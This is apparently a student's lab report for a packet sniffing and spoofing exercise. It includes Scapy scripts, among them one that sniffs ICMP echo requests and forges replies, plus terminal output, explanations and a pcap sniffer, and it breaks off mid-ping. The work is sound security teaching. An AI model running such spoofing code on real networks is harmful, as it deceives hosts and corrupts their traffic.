

**Explanation:** After setting the filter for a specific subnet, when I pinged from the hostA it can be seen from the screenshot above that the packets were captured. This shows that the sniffer successfully captured the outgoing packets that matched the filter.

**Task 1.2:**

**Code for task 1.2 screenshot:**


```
#!/usr/bin/env python3
from scapy.all import *
a = IP()
a.dst = '1.2.3.4'
b = ICMP()
p = a/b

ls(a)

send(p)
```

**Changing permissions and executing the script:**





**Explanation:** As it can be seen when the script was executed 1 packet was sent to the ip address we provided. Using the Wireshark we were able to see that the packet was sent as it can be seen in the screenshot.

**Task 1.3:**




**Explanation:** We have set ttl as users input value so that we don't have to change it manually again and again.


**Running the task1.3.py file screenshot:**




**Explanation:** after running the program file multiple times, at ttl 15, I was able to get the dst address I provided as a source.


**Task 1.4:**

**Code for sniffing and spoofing screenshot:**



```
seed@VM: ~...   seed@VM: ~/...   seed@VM: ~/...   seed@VM: ~/...   seed@VM: ~/...
#!/usr/bin/env python3

import sys
import os
from scapy.all import *


def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)

filter = 'icmp and host 1.2.3.4'

pkt = sniff(iface='br-f8ec64319f28', filter=filter, prn=spoof_pkt)
"task1.4.py" 30L, 855C written                    28,18         All
```

**Running [task1.4.py](task1.4.py) file:**



```
seed@VM: ~/.../Labsetup
seed@VM: ~...   seed@VM: ~/...   seed@VM: ~/...   seed@VM: ~/...   seed@VM: ~/...
root@VM:/volumes# chmod a+x task1.4.py
root@VM:/volumes# ./task1.4.py
```

**Pinging 1.2.3.4 from HostB shell:**

```
root@88ba12b40154:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=52.8 ms
^C
--- 1.2.3.4 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 52.778/52.778/52.778/0.000 ms
root@88ba12b40154:/#
```

**Output for pinging 1.2.3.4 in attackers shell:**

```
seed@VM: ~...   seed@VM: ~/...   seed@VM: ~/...   seed@VM: ~/...   seed@VM: ~/...
root@VM:/volumes# chmod a+x task1.4.py
root@VM:/volumes# ./task1.4.py
Original Packet.........
Source IP :  10.9.0.6
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.6
```

**Explanation:** When I pinged 1.2.3.4 from the user container, my program on the attacker's VM immediately detected the ICMP echo request on the LAN.

**Changing the host to 10.9.0.99 and running experiment again:**

```
#filter = 'icmp and host 1.2.3.4'
filter = 'icmp and host 10.9.0.99'
pkt = sniff(iface='br-f8ec64319f28', filter=filter, prn=spoof_pkt)
:w
```

**HostB's shell screenshot:**

```
root@88ba12b40154:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.6 icmp_seq=1 Destination Host Unreachable
From 10.9.0.6 icmp_seq=5 Destination Host Unreachable
From 10.9.0.6 icmp_seq=6 Destination Host Unreachable
From 10.9.0.6 icmp_seq=7 Destination Host Unreachable
From 10.9.0.6 icmp_seq=8 Destination Host Unreachable
From 10.9.0.6 icmp_seq=9 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
10 packets transmitted, 0 received, +6 errors, 100% packet loss, ti
me 9197ms
pipe 4
root@88ba12b40154:/#
```

**Attackers shell screenshot:**


**Explanation:** When I pinged 10.9.0.99, the request never reached the attackers VM's sniffer because the ARP lookup for 10.9.0.99 failed as there was no device on the LAN claimed by the IP. Since the ICMP request was never sent on the network, the program on the attackers shell didn't print anything and it resulted in the destination host Unreachable.


**Changing the host to 8.8.8.8 and running experiment again:**

```
#filter = 'icmp and host 1.2.3.4'
#filter = 'icmp and host 10.9.0.99'
filter = 'icmp and host 8.8.8.8'
pkt = sniff(iface='br-f8ec64319f28', filter=filter, prn=spoof_pkt)
"task1.4.py" 31L, 924C written                    30,32         Bot
```

**HostB's shell screenshot:**

```
root@88ba12b40154:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=15.0 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=49.0 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=18.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=20.5 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=115 time=21.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=35.8 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, +3 duplicates, 0% packet loss, t
ime 2003ms
rtt min/avg/max/mdev = 14.967/26.677/49.024/11.942 ms
root@88ba12b40154:/#
```

**Attackers shell screenshot:**





**Explanation:** When pinging 8.8.8.8, my spoofing program captured the ICMP request sent from 10.9.0.6 to the router and immediately forged a reply, so the ping output showed duplicated responses(“DUP!”), one fake and one real. The attacker VM correctly displayed the packet’s source (10.9.0.6) and destination (8.8.8.8), confirming that the request passed through the LAN and triggered the spoof.

# Task 2:


## 2.1:

**Screenshot of sniffer.c code:**




**Explanation:** This program is a simple packet sniffer built using pcap library. First, it opens a live packet-capture session on a network interface. After that, it compiles a BPF filter so that only ICMP packets are captured. If the filter is successfully applied, the program enters a loop where pcap automatically captures packers and calls the got_packet() callback for each one. Inside this callback, the program currently just prints “Got a packet", showing that the sniffer is correctly detecting ICMP traffic.

**Compiling and running the file screenshot:**



**Pinging 8.8.8.8:**

```
[11/13/25]seed@VM:~/.../volumes$ ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=16.4 ms
